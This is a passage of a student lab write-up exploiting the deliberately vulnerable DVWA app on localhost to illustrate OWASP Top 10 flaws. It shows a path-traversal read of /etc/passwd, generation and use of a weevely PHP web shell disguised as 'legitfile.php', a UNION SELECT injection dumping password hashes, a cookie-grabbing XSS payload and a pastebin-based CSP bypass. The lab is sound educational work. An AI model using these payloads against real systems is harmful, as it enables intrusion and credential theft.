ntp:x:106:113::/nonexistent:/usr/sbin/nologin messagebus:x:107:114::/nonexistent:/usr/sbin/nologin redsocks:x:108:115::/var/run/redsocks:/usr/sbin/nologin iodine:x:110:65534::/run/iodine:
/usr/sbin/nologin miredo:x:111:65534::/var/run/miredo:/usr/sbin/nologin _rpc:x:112:65534::/run/rpcbind:/usr/sbin/nologin usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
tcpdump:x:114:120::/nonexistent:/usr/sbin/nologin rtkit:x:115:121:RealtimeKit,,,:/proc:/usr/sbin/nologin sshd:x:116:65534::/run/sshd:/usr/sbin/nologin statd:x:117:65534::/var/lib/nfs:/usr/sbin
/nologin postgres:x:118:123:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash avahi:x:119:125:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin stunnel4:x:120:126::/var
/run/stunnel4:/usr/sbin/nologin Debian-snmp:x:121:127::/var/lib/snmp:/bin/false sslh:x:122:128::/nonexistent:/usr/sbin/nologin pulse:x:123:129:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin
/nologin saned:x:124:132::/var/lib/saned:/usr/sbin/nologin inetsim:x:125:134::/var/lib/inetsim:/usr/sbin/nologin colord:x:126:135:colord colour management daemon,,,:/var/lib/colord:/usr/sbin
/nologin geoclue:x:127:136::/var/lib/geoclue:/usr/sbin/nologin king-phisher:x:128:137::/var/lib/king-phisher:/usr/sbin/nologin Debian-gdm:x:129:138:Gnome Display Manager:/var/lib/gdm3:
/bin/false kali:x:1000:1000:kali,,,:/home/kali:/usr/bin/zsh systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin beef-xss:x:130:141::/var/lib/beef-xss:/usr/sbin/nologin
dnsmasq:x:131:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin hdoop:x:1001:1001:hdoop,,,:/home/hdoop:/bin/bash
```

As shown above the parameter page in URL is seem to be vulnerable. When I tried to enter https://www.google.com is will leads to that URL.

Meaning there is a server which is running without sanitizing input and blindly running the inputs. Then I have randomly tried ../../../../../etc/passwd which gives output as shown in above screenshot. This is called Local File inclusion.

Now For **Remote File Inclusion (RFI)**



Vulnerability: File Upload


The PHP module **GD is not installed**.

Choose an image to upload:

No file selected.

```
../../hackable/uploads/legitfile.php succesfully uploaded!
```

As shown in Above image it will give us permission to upload file. We can upload PHP or RUBY, Python reverse shell to gain access of system.



```
root@kali:~# service ssh start
root@kali:~# service mysql start
root@kali:~# service apache2 start
root@kali:~# weevely generate dvwaexample legitfile.php
Generated 'legitfile.php' with password 'dvwaexample' of 754 byte size.
root@kali:~# weevely http://127.0.0.1/hackable/uploads/legitfile.php dvwaexample

[+] weevely 4.0.1

[+] Target:     127.0.0.1
[+] Session:    /root/.weevely/sessions/127.0.0.1/legitfile_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> pwd
```


Here I had used weevely tool to generate reverse shell in php where name of file is legitfile.php and password for that is dvwaexample.

After Uploading shell run following command

Weevely http://127.0.0.1/hackable/uploads/legitfile.php dvwaexample

It wil give us reverse shell.


- **SQL Injection:**
  SQL injection, also known as SQLI, is a common attack vector that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed. This information may include any number of items, including sensitive company data, user lists or private customer details.
  Types of SQLI:
  1. In-Band SQLI:
     a. Error Based
     b. Union Based
  2. Blind SQLI:
     a. Boolean Based
     b. Time Based
  3. Out-Band SQLI



Vulnerability: SQL Injection

User ID: 1

```
ID: 1
First name: admin
Surname: admin
```




Vulnerability: SQL Injection

User ID: 1' UNION SELECT use

```
ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 4d4098d64e163d2726959455d046fd7c

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
```


- **Security Misconfiguration:**
  Security Misconfiguration is simply defined as failing to implement all the security controls for a server or web application, or implementing the security controls, but doing so with errors.



Vulnerability: Weak Session IDs

This page will set a new cookie called dvwaSession each time the button is clicked.

```
⚠ Cookie “dvwaSession” will be soon rejected because it has the “sameSite” attribute set to “none” or an invalid value, without the “secure”
attribute. To know more about the “sameSite” attribute, read https://developer.mozilla.org/docs/Web/HTTP/Headers/Set-Cookie/SameSite
>> document.cookie
← "dvwaSession=6; security=low; PHPSESSID=p66ugom4sv8j5ntkldf8rckg57"
```



Vulnerability: Weak Session IDs

This page will set a new cookie called dvwaSession each time the button is clicked.

```
⚠ Cookie “dvwaSession” will be soon rejected because it has the “sameSite” attribute set to “none” or an invalid value, without the “secure”   weak_id
  attribute. To know more about the “sameSite” attribute, read https://developer.mozilla.org/docs/Web/HTTP/Headers/Set-Cookie/SameSite
» document.cookie
← "dvwaSession=7; security=low; PHPSESSID=p66ugom4sv8j5ntkldf8rckg57"
» |
```

- **Cross Site Scripting (XSS):**

  Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. It allows an attacker to circumvent the same origin policy, which is designed to segregate different websites from each other. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data.


  There are Three types of XSS:

  1. **Stored XSS:**

     Stored XSS generally occurs when user input is stored on the target server, such as in a database, in a message forum, visitor log, comment field, etc. And then a victim is able to retrieve the stored data from the web application without that data being made safe to render in the browser.
  2. **Reflected XSS:**

     Reflected XSS occurs when user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request, without that data being made safe to render in the browser, and without permanently storing the user provided data.
  3. **DOM Based XSS:**

     DOM Based XSS is a form of XSS where the entire tainted data flow from source to sink takes place in the browser, i.e., the source of the data is in the DOM, the sink is also in the DOM, and the data flow never leaves the browser




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

```
Hello chirag
```

Payload: <script>document.cookie();</script>




Vulnerability: Reflected Cross Site Scripting (XSS)

```
security=low; PHPSESSID=p66ugom4sv8j5ntk1df8rckg57
```

- **Authentication Failure and Vulnerable Component:**
  Authentication failure include some service failed to authenticate and distinguish between fake identity and real identity and it will lead to bypass of that security mechanism.
  CSP allows to define whitelists of sources for JavaScript, CSS, images, frames, XHR connections. Also, CSP can limit inline script execution, loading a current page in a frame, etc.

  As shown In below image CSP(content security policy) allows pastebin urls thorough which we can bypass and exploit it.



127.0.0.1/dvwa/vulnerabilities/csp/

Vulnerability: Content Security Policy (CSP) Bypass


You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:

www.google.com [Include]

More Information

St...	M...	Domain	File	Initiator	Ty...	Transfer...	Size
200	P...	127.0....	/dvwa/vulnerabilities/csp/	browsin...	ht...	1.89 KB	4....
200	GET	127.0....	main.css	stylesheet	css	1.41 KB	3....
200	GET	127.0....	dvwaPage.js	script	js	815 B	1....
404	GET	127.0....	www.google.com	script	ht...	487 B	27...
200	GET	127.0....	add_event_listeners.js	script	js	625 B	59...
304	GET	127.0....	logo.png	img	png	cached	4....
200	GET	127.0....	favicon.ico	FaviconL...	vn...	cached	1....

```
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 1445
Content-Security-Policy: script-src 'self' https://pastebin.com hastebin.com example.com code.jquery.com https://ssl.google-analytics.com ;
Content-Type: text/html;charset=utf-8
Date: Wed, 20 Oct 2021 04:20:23 GMT
Expires: Tue, 23 Jun 2009 12:00:00 GMT
```



https://pastebin.com

```
alert("CSP BYPASSED")
```

We use cookies for various purposes including analytics. By continuing to use Pastebin, you agree to our use of cookies as described in the Cookies Policy.

OK, I Understand

Optional Paste Settings


Syntax Highlighting: JavaScript

Paste Expiration: 1 Hour

Hello Guest

Sign Up

Not a member of Pastebin yet? **Sign Up**, it unlocks many cool features!




Untitled

A GUEST OCT 19TH, 2021 1 60 MIN

NOTE: Your guest paste has been posted. If you sign up for a free account, you can edit and delete your pastes!

JavaScript 0.02 KB

```
alert("CSP BYPASSED")
```



Vulnerability: Content Security Policy (CSP) Bypass

You can in… …ntent Security Policy and enter a URL to include her…

CSP BYPASSED

More Inf…

- Content Security Policy Reference
- Mozilla Developer Network - CSP: script-src
- Mozilla Security Blog - CSP for the web we have

Module developed by Digininja.

CONCLUSION

In this practical we gain knowledge about OWASP Top 10 Vulnerabilities and hands on practice with its exploitation.